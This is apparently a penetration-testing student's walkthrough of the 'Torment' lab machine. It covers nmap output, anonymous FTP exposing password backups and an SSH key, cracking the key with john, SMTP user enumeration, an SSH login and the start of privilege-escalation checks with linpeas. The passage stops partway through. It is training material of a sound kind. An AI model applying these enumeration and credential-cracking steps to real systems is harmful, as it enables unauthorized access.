TORMENT (OSCP LIKE)

AutoRecon NMAP Scan

```
PORT      STATE SERVICE     REASON  VERSION
21/tcp    open  ftp         syn-ack vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp        112640 Dec 28  2018 alternatives.tar.0
| -rw-r--r--    1 ftp      ftp          4984 Dec 23  2018 alternatives.tar.1.gz
| -rw-r--r--    1 ftp      ftp         95760 Dec 28  2018 apt.extended_states.0
| -rw-r--r--    1 ftp      ftp         10513 Dec 27  2018 apt.extended_states.1.gz
| -rw-r--r--    1 ftp      ftp         10437 Dec 26  2018 apt.extended_states.2.gz
| -rw-r--r--    1 ftp      ftp           559 Dec 23  2018 dpkg.diversions.0
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.1.gz
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.2.gz
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.3.gz
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.4.gz
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.5.gz
| -rw-r--r--    1 ftp      ftp           229 Dec 23  2018 dpkg.diversions.6.gz
| -rw-r--r--    1 ftp      ftp           505 Dec 28  2018 dpkg.statoverride.0
| -rw-r--r--    1 ftp      ftp           295 Dec 28  2018 dpkg.statoverride.1.gz
| -rw-r--r--    1 ftp      ftp           295 Dec 28  2018 dpkg.statoverride.2.gz
| -rw-r--r--    1 ftp      ftp           295 Dec 28  2018 dpkg.statoverride.3.gz
| -rw-r--r--    1 ftp      ftp           295 Dec 28  2018 dpkg.statoverride.4.gz
| -rw-r--r--    1 ftp      ftp           295 Dec 28  2018 dpkg.statoverride.5.gz
| -rw-r--r--    1 ftp      ftp           281 Dec 27  2018 dpkg.statoverride.6.gz
| -rw-r--r--    1 ftp      ftp       1719127 Jan 01  2019 dpkg.status.0
| -rw-r--r--    1 ftp      ftp        493252 Jan 01  2019 dpkg.status.1.gz
| -rw-r--r--    1 ftp      ftp        493252 Jan 01  2019 dpkg.status.2.gz
| -rw-r--r--    1 ftp      ftp        493252 Jan 01  2019 dpkg.status.3.gz
| -rw-r--r--    1 ftp      ftp        492279 Dec 28  2018 dpkg.status.4.gz
| -rw-r--r--    1 ftp      ftp        492279 Dec 28  2018 dpkg.status.5.gz
| -rw-r--r--    1 ftp      ftp        489389 Dec 28  2018 dpkg.status.6.gz
| -rw-------    1 ftp      ftp          1010 Dec 31  2018 group.bak
| -rw-------    1 ftp      ftp           840 Dec 31  2018 gshadow.bak
| -rw-------    1 ftp      ftp          2485 Dec 31  2018 passwd.bak
|_-rw-------    1 ftp      ftp          1575 Dec 31  2018 shadow.bak
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.10.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh         syn-ack OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
| ssh-hostkey:
|   2048 84:c7:31:7a:21:7d:10:d3:a9:9c:73:c2:c2:2d:d6:77 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDbng57TGruTh5IylqzLJ0lCFSlLaVaZsx/-
q2Y6ejESt6gZmOurUWaELFVWA+p1PnSwG4PDPUOEFVD85srINT8J9ei+nBlHoN+sLs8USwrGHO0fudLAtZWkf99Hl5+bAEMTnd9
pkOCRWLiUHIOiWf0dk7jFnoAdAEJAvk6mxzXwoUAuJMPkjIpPb4NtgtGzDb2Frjc0BNAMcVSiA504MzvyOANF7pOUGnNrIQ9u3rMHy
|   256 a5:12:e7:7f:f0:17:ce:f1:6a:a5:bc:1f:69:ac:14:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB/-
GjYghNYA3chbiJ4fOinV+j0pT3zvsJ9AOh2HUEfgPxwJMFrGT52cbSvZU4wxFbNGPlnh2Fyq8DNX8JjdWrOQ=
|   256 66:c7:d0:be:8d:9d:9f:bf:78:67:d2:bc:cc:7d:33:b9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPrXw7M88pGHgZ6as3VDubz+x5YtT/ozjfMmp4kWATyN
25/tcp    open  smtp        syn-ack Postfix smtpd
```

```
|_smtp-commands: TORMENT.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=TORMENT
| Subject Alternative Name: DNS:TORMENT
| Issuer: commonName=TORMENT
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-12-23T14:28:47
| Not valid after:  2028-12-20T14:28:47
| MD5:   8c0a 2afb 33be 1eea 6055 a96a eaf1 3ce0
| SHA-1: 9790 bfc5 5ea9 3747 7b33 1024 4dd6 918f d668 2722
| -----BEGIN CERTIFICATE-----
| MIICyDCCAbCgAwIBAgIJAJzXjVRR1WdBMA0GCSqGSIb3DQEBCwUAMBIxEDAOBgNV
| BAMMB1RPUk1FTlQwHhcNMTgxMjIzMTQyODQ3WhcNMjgxMjIwMTQyODQ3WjASMRAw
| DgYDVQQDDAdUT1JNRU5UMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| qGxQ2QOx+mox7cr94ZkOD9DAel0Zu12BE0WdFCYEW5dzR9Gs1KvHotdDTC1Mvcgt
| Q4OZOt5morv+ZQC5DlSZmLmRmnbMsYFWKmAxxHCnhjFmRp5q5Fr0e9IKdT4rffWX
| 9Hf9GzmqkXcx9fpQYZb91ayQXIdlS9jX9tIhesbayzaEmPwPb0MD47chcSoLvRJO
| gUnkBgyt93bQ4dySVZ7+kCWO1xTilGiOh1km1V/uspCMZwQ3BAZaDqomyimkV1yS
| zcM4M8aCCriTnH+PTHApAbe+4SzTuiwqtBEuuEIr9XDruQX2oCetnC75J0X4+js2
| IKiUMFfA9SjOsUaOEzYr7QIDAQABoyEwHzAJBgNVHRMEAjAAMBIGA1UdEQQLMAmC
| B1RPUk1FTlQwDQYJKoZIhvcNAQELBQADggEBAC63oQrprhcOx4kSCfQI9xLQMpOS
| dOKMDLSQ75H+h7jl/I6q2Tjf8F60jHWyJSxBJz688Ytn7a2TonRzWF6q0wSSvRsY
| G96WaMZ7CooKw65vrwkiI++PiwsPowXJ7AFcsNMcHECbW34D3NjyHRUXzvb6IvK9
| EVN1PD/rdPGElMquALhqKMiBGij1mIEzZGHuziqRVKI6bQDsSTI0GlUfns5enjsR
| wHjUVvAj7z2Acafb91G8SZc84aAGyuxFHBcKjo34+KFff3YZd38NkHhIsQ2mox+i
| pg4cYa1qqruQgKQ4KUNTUuPuUyJysW0g1uveaZ9Dz014VgQCxfFVWtF+XPo=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        syn-ack Apache httpd 2.4.25
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.25
|_http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind     syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      38185/udp6  mountd
|   100005  1,2,3      41214/udp   mountd
|   100005  1,2,3      47721/tcp6  mountd
|   100005  1,2,3      52515/tcp   mountd
|   100021  1,3,4      32775/tcp   nlockmgr
|   100021  1,3,4      34910/udp6  nlockmgr
|   100021  1,3,4      35777/tcp6  nlockmgr
|   100021  1,3,4      59484/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        syn-ack Dovecot imapd
|_imap-capabilities: more post-login have AUTH=PLAIN AUTH=LOGINA0001 listed capabilities LITERAL+ Pre-login
LOGIN-REFERRALS SASL-IR OK IMAP4rev1 ID IDLE ENABLE
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.5.12-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp         syn-ack CUPS 2.2
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
```

```
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Home - CUPS 2.2.1
2049/tcp  open  nfs_acl     syn-ack 3 (RPC #100227)
6667/tcp  open  irc         syn-ack ngircd
6668/tcp  open  irc         syn-ack ngircd
6669/tcp  open  irc         syn-ack ngircd
6672/tcp  open  irc         syn-ack ngircd
6674/tcp  open  irc         syn-ack ngircd
32775/tcp open  nlockmgr    syn-ack 1-4 (RPC #100021)
52239/tcp open  mountd      syn-ack 1-3 (RPC #100005)
52515/tcp open  mountd      syn-ack 1-3 (RPC #100005)
56821/tcp open  mountd      syn-ack 1-3 (RPC #100005)
Service Info: Hosts:  TORMENT.localdomain, TORMENT, irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -8d22h49m04s, deviation: 4h37m07s, median: -8d20h09m04s
| nbstat: NetBIOS name: TORMENT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   TORMENT<00>          Flags: <unique><active>
|   TORMENT<03>          Flags: <unique><active>
|   TORMENT<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 47536/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 60715/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 35864/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16102/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.12-Debian)
|   Computer name: torment
|   NetBIOS computer name: TORMENT\x00
|   Domain name: \x00
|   FQDN: torment
|_  System time: 2021-02-27T06:36:00+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-26T22:36:00
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar  7 13:45:04 2021 -- 1 IP address (1 host up) scanned in 45.30 seconds
```

id_rsa key found

Within the FTP server there was a .ssh section
within there we found an id_rsa key that was encrypted, no username yet
starting trying to decrypt the key


```
                ┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ python /usr/share/john/ssh2john.py id_rsa > hash

┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ john hash
```

ngircd found

within ftp we saw .ngircd
This is a chat server, and we had channels within it

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ cat channels
channels:
games
tormentedprinter
```

Utilizing hexchat we may be able to get into those channels



User Information
Nick name: Torment
Second choice: kali_
Third choice: kali__
User name: kali

Networks
10.10.10.11
2600net
2ch
AccessIRC
AfterNET
Alternativ

□ Skip network list on startup □ Show favorites only

After trying to connect I needed a password

Default password for ngircd:

wealllikedebian

can also be found in the ngircd conf file

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/ngircd/ngircd.conf | grep Password
        ;Password = wealllikedebian
        # Password required for using the WEBIRC command used by some
        ;WebircPassword = xyz
```

```
;KeyFilePassword = secret
# Password of the IRC operator
;Password = ThePwd
# as "PeerPassword" on the other server.
;MyPassword = MySecret
# configured as "MyPassword" on the other server.
;PeerPassword = PeerSecret
```

After connecting i was asked what channel I would like to join, i decided to join tormentedprinter at first, we can always join another channel afterwards

Found another password (double click on screenshot below to open)

```
* Now talking on #tormentedprinter
* Topic for #tormentedprinter is: If you find that the printers are not printing as they should, you can configure them and check for jammed jobs by logging in with the password "
mostmachineshaveasupersecurekeyandalongpassphrase".
* Topic for #tormentedprinter set by -Server- (Fri Feb 26 16:25:15 2021)
```

Screenshot from 2021-03-07 14-12-25.png

Now to see where does that password get used?

CUPS Website

Going to the 10.10.10.11:631 I found a cups website

I did not find anything too useful in there, with the clickable links

Looking at the top we see printers, we know that we already did something with tormented printers so lets head there

We see a list of what could be usernames

I wrote down all the usernames and used a script to make them capital on each first letter

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ cp users.txt capital.txt
```

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ sed -e 's/^./\U&/' capital.txt
```

I then copied those and added them to users.txt

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ cat users.txt
albert
cherrit
david
edmund
ethan
eva
genevieve
govindasamy
jessica
kenny
patrick
```

```
qinyi
qui
roland
sara
Albert
Cherrit
David
Edmund
Ethan
Eva
Genevieve
Govindasamy
Jessica
Kenny
Patrick
Qinyi
Qui
Roland
Sara
```

Directory Buster

Directory Buster for 10.10.10.11

```
┌──(kali㉿kali)-[~/dirsearch]
└─$ python3 dirsearch.py -u http://10.10.10.11 -w /usr/share/wordlists/dirb/big.txt
                                                                    1 ×

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 20469

Error Log: /home/kali/dirsearch/logs/errors-21-03-07_14-23-16.log

Target: http://10.10.10.11/

Output File: /home/kali/dirsearch/reports/10.10.10.11/_21-03-07_14-23-16.txt

[14:23:16] Starting:
[14:23:30] 301 -  302B  - /manual  ->  http://10.10.10.11/manual/
[14:23:36] 200 -   61B  - /secret
[14:23:36] 403 -  290B  - /server-status
```

Directory Buster for 10.10.10.11:631

```
──(kali㉿kali)-[~/dirsearch]
└─$ python3 dirsearch.py -u http://10.10.10.11:631 -w /usr/share/wordlists/dirb/big.txt -e html, txt

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: html,  | HTTP method: GET | Threads: 30 | Wordlist size: 20469

Error Log: /home/kali/dirsearch/logs/errors-21-03-07_14-23-39.log

Target: http://10.10.10.11:631/

Output File: /home/kali/dirsearch/reports/10.10.10.11/_21-03-07_14-23-39.txt

[14:23:39] Starting:
[14:23:42] 200 -    6KB - /admin
```

```
[14:23:42] 200 -    6KB - /admin-console
[14:23:42] 200 -    6KB - /admin-admin
[14:23:42] 200 -    6KB - /admin-interface
[14:23:42] 200 -    6KB - /admin-old
[14:23:42] 200 -    6KB - /admin-login
[14:23:42] 200 -    6KB - /admin00
[14:23:42] 200 -    6KB - /admin3
[14:23:42] 200 -    6KB - /admin12
[14:23:42] 200 -    6KB - /admin2009
[14:23:42] 200 -    6KB - /admin_images
[14:23:42] 200 -    6KB - /admin_files
[14:23:42] 200 -    6KB - /admin_common
[14:23:42] 200 -    6KB - /admin_menu
[14:23:42] 200 -    6KB - /admin-panel
[14:23:42] 200 -    6KB - /admin_new
[14:23:42] 200 -    6KB - /admin_logon
[14:23:42] 200 -    6KB - /admin4_account
[14:23:42] 200 -    6KB - /admin_news
[14:23:42] 200 -    6KB - /admin1
[14:23:42] 200 -    6KB - /admin123
[14:23:42] 200 -    6KB - /admin_site
[14:23:42] 200 -    6KB - /admin_tools
[14:23:42] 200 -    6KB - /admin_users
[14:23:42] 200 -    6KB - /admin_navigation
[14:23:42] 200 -    6KB - /admin888
[14:23:42] 200 -    6KB - /admin_login
[14:23:42] 200 -    6KB - /admin_scripts
[14:23:42] 200 -    6KB - /admin_panel
[14:23:42] 200 -    6KB - /admin_templates
[14:23:42] 200 -    6KB - /admin_web
[14:23:42] 200 -    6KB - /admin_test
[14:23:42] 200 -    6KB - /admin_old
[14:23:42] 200 -    6KB - /admin_media
[14:23:42] 200 -    6KB - /admin_user
[14:23:42] 200 -    6KB - /admin_tool
[14:23:42] 200 -    6KB - /admina
[14:23:42] 200 -    6KB - /adminclient
[14:23:42] 200 -    6KB - /admincpanel
[14:23:42] 200 -    6KB - /admincontrol
[14:23:42] 200 -    6KB - /admincenter
[14:23:42] 200 -    6KB - /adminarea
[14:23:42] 200 -    6KB - /admincms
[14:23:42] 200 -    6KB - /admindemo
[14:23:42] 200 -    6KB - /adminforum
[14:23:42] 200 -    6KB - /adminbereich
[14:23:42] 200 -    6KB - /admincp
[14:23:42] 200 -    6KB - /adminfiles
[14:23:42] 200 -    6KB - /adminis
[14:23:42] 200 -    6KB - /adminer
[14:23:42] 200 -    6KB - /admingetad
[14:23:42] 200 -    6KB - /administracao
[14:23:42] 200 -    6KB - /admini
[14:23:42] 200 -    6KB - /administracija
[14:23:42] 200 -    6KB - /administer
[14:23:42] 200 -    6KB - /adminhelp
[14:23:42] 200 -    6KB - /administr8
[14:23:42] 200 -    6KB - /administrador
[14:23:42] 200 -    6KB - /administrace
[14:23:42] 200 -    6KB - /administracion
[14:23:42] 200 -    6KB - /administrare
[14:23:42] 200 -    6KB - /administra
[14:23:42] 200 -    6KB - /administratie
[14:23:42] 200 -    6KB - /administrat
[14:23:42] 200 -    6KB - /administracja
[14:23:42] 200 -    6KB - /administracio
[14:23:42] 200 -    6KB - /admin2
```

```
[14:23:42] 200 -    6KB - /administration
[14:23:42] 200 -    6KB - /administrator
[14:23:42] 200 -    6KB - /administratoraccounts
[14:23:42] 200 -    6KB - /administrators
[14:23:42] 200 -    6KB - /administrative
[14:23:42] 200 -    6KB - /adminka
[14:23:42] 200 -    6KB - /admin_
[14:23:42] 200 -    6KB - /administrivia
[14:23:42] 200 -    6KB - /administrasjon
[14:23:42] 200 -    6KB - /adminlogin
[14:23:42] 200 -    6KB - /adminlinks
[14:23:42] 200 -    6KB - /adminmaster
[14:23:42] 200 -    6KB - /adminm
[14:23:42] 200 -    6KB - /adminlogon
[14:23:42] 200 -    6KB - /adminonline
[14:23:42] 200 -    6KB - /adminpro
[14:23:42] 200 -    6KB - /adminnorthface
[14:23:42] 200 -    6KB - /adminsite
[14:23:42] 200 -    6KB - /adminscripts
[14:23:42] 200 -    6KB - /adminpp
[14:23:42] 200 -    6KB - /adminpanel
[14:23:42] 200 -    6KB - /adminsitradores
[14:23:42] 200 -    6KB - /adminn
[14:23:42] 200 -    6KB - /adminstaff
[14:23:42] 200 -    6KB - /admins
[14:23:42] 200 -    6KB - /adminonly
[14:23:42] 200 -    6KB - /adminold
[14:23:42] 200 -    6KB - /adminsessions
[14:23:42] 200 -    6KB - /adminsql
[14:23:42] 200 -    6KB - /adminpages
[14:23:42] 200 -    6KB - /admintools
[14:23:42] 200 -    6KB - /adminv2
[14:23:42] 200 -    6KB - /adminweb
[14:23:42] 200 -    6KB - /admintool
[14:23:42] 200 -    6KB - /adminx
[14:23:42] 200 -    6KB - /admintemplates
[14:23:42] 200 -    6KB - /adminzone
[14:23:42] 200 -    6KB - /adminz
[14:23:42] 200 -    6KB - /adminuser
[14:23:42] 200 -    6KB - /adminws
[14:23:43] 200 -    6KB - /admin4_colon
[14:23:43] 200 -    6KB - /admin_interface
[14:23:43] 200 -    6KB - /admin_101
[14:23:43] 200 -    6KB - /admin_cp
[14:23:43] 200 -    6KB - /admin4
[14:23:43] 200 -    6KB - /admin_cms
[14:23:43] 200 -    6KB - /admin_custom
[14:23:43] 200 -    6KB - /admin_c
[14:23:43] 200 -    6KB - /admin_area
[14:23:46] 200 -    2KB - /classes
[14:23:48] 200 -    2KB - /de
[14:23:50] 200 -    3KB - /es
[14:23:53] 200 -    3KB - /help2
[14:23:53] 200 -    3KB - /helpcenter
[14:23:53] 200 -    3KB - /helpdesk
[14:23:53] 200 -    3KB - /help-center
[14:23:53] 200 -    3KB - /help
[14:23:53] 200 -    3KB - /helper
[14:23:53] 200 -    3KB - /helpfiles
[14:23:53] 200 -    3KB - /help-desk
[14:23:53] 200 -    3KB - /helpadmin
[14:23:53] 200 -    3KB - /helpers
[14:23:53] 200 -    3KB - /helpful
[14:23:53] 200 -    3KB - /helpme
[14:23:54] 200 -    3KB - /helperfiles
[14:23:54] 200 -    3KB - /ja
```

```
[14:23:54] 200 -    2KB - /jobsearch
[14:23:54] 200 -    2KB - /jobs
[14:23:54] 200 -    2KB - /jobseekers
[14:23:54] 200 -    2KB - /jobseeker
[14:24:01] 200 -    6KB - /printers
[14:24:01] 200 -    3KB - /pt_BR
[14:24:03] 200 -   95B  - /robots.txt
[14:24:03] 200 -    3KB - /ru

Task Completed
```

Robots.txt did not have anything in it useful at this time

SMTP Enumeration

I still have nowhere to put the ssh id i found or the password that i found for tormentprinter

I decided to enumarate smtp with the username list i created

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ smtp-user-enum -M VRFY -U users.txt -t 10.10.10.11
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... users.txt
Target count ............. 1
Username count ........... 31
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Mar  7 14:44:47 2021 #########
10.10.10.11: patrick exists
10.10.10.11: Patrick exists
######## Scan completed at Sun Mar  7 14:44:47 2021 #########
2 results.

31 queries in 1 seconds (31.0 queries / sec)

┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$
```

We have a patrick

Lets try for ssh now

When looking at SSH you will see i spelled one of the members names wrong, here is the second time I enumarated

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ smtp-user-enum -M VRFY -U users.txt -t 10.10.10.11
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------
```

```
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... users.txt
Target count ............. 1
Username count ........... 31
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Mar  7 15:08:40 2021 #########
10.10.10.11: patrick exists
10.10.10.11: qiu exists
10.10.10.11: Patrick exists
10.10.10.11: Qiu exists
######## Scan completed at Sun Mar  7 15:08:40 2021 #########
4 results.

31 queries in 1 seconds (31.0 queries / sec)
```

I think tha qiu has better credentials due to what I found when using SSH

SSH patrick

I ssh'ed in through patrick

At first i did try Patrick, but that did not work with the id_rsa key i had
I then tried patrick and that worked
The password was **mostmachineshaveasupersecurekeyandalongpassphrase** which i got from the tormented printer machine

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ ssh -i id_rsa Patrick@10.10.10.11                                    255 ×
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Patrick@10.10.10.11: Permission denied (publickey).

┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ ssh -i id_rsa patrick@10.10.10.11                                    255 ×
Enter passphrase for key 'id_rsa':
Linux TORMENT 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 27 06:13:58 2021 from 10.10.10.15
patrick@TORMENT:~$

patrick@TORMENT:~$ sudo -l
Matching Defaults entries for patrick on TORMENT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on TORMENT:
    (ALL) NOPASSWD: /bin/systemctl poweroff, /bin/systemctl halt, /bin/systemctl reboot
```

Looks like I can poweroff, halt and reboot

I remember doing a THM where I could only do a reboot and a cronjob would run, lets see if this is the same concept

```
^Cpatrick@TORMENT:~$ crontab -h
crontab: invalid option -- 'h'
```

```
crontab: usage error: unrecognized option
usage:     crontab [-u user] file
        crontab [ -u user ] [ -i ] { -e | -l | -r }
                (default operation is replace, per 1003.2)
        -e      (edit user's crontab)
        -l      (list user's crontab)
        -r      (delete user's crontab)
        -i      (prompt before deleting user's crontab)
patrick@TORMENT:~$ crontab -l
no crontab for patrick
patrick@TORMENT:~$
```

I guess not...

That is ok, lets put linpeas in there and see if we see anything out of place

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$ scp -i id_rsa linpeas.sh patrick@10.10.10.11:/home/patrick
Enter passphrase for key 'id_rsa':
linpeas.sh                                                   100%  318KB  97.2MB/s   00:00

┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Torment]
└─$
```

Lets run linpeas

Looking in the linpeas file you will see the same information, I continued to see apache2.conf in there

When looking through what I could do I found another user, which was also in my username list but did not show up when in enumarated employees

```
patrick@TORMENT:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Dec 27  2018 .
drwxr-xr-x 23 root    root    4096 Jan  4  2019 ..
drwx------  5 patrick patrick 4096 Feb 27 06:22 patrick
drwx------ 18 qiu     qiu     4096 Jan  4  2019 qiu
patrick@TORMENT:/home$
```

I tried to go into qiu and it did not work, why?

From here I also noticed I spelled his name wrong in the username list and fixed that

Lets go to that conf. file and see what if there is anything in there I can change

```
patrick@TORMENT:/etc/apache2$ cat /etc/apache2/apache2.conf
# This is the main Apache server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian specific
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because Debian's
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as possible, in
# order to make automating the changes and administering the server as easy as
# possible.

# It is split into several files forming the configuration hierarchy outlined
# below, all located in the /etc/apache2/ directory:
#
#       /etc/apache2/
#       |-- apache2.conf
#       |       `--  ports.conf
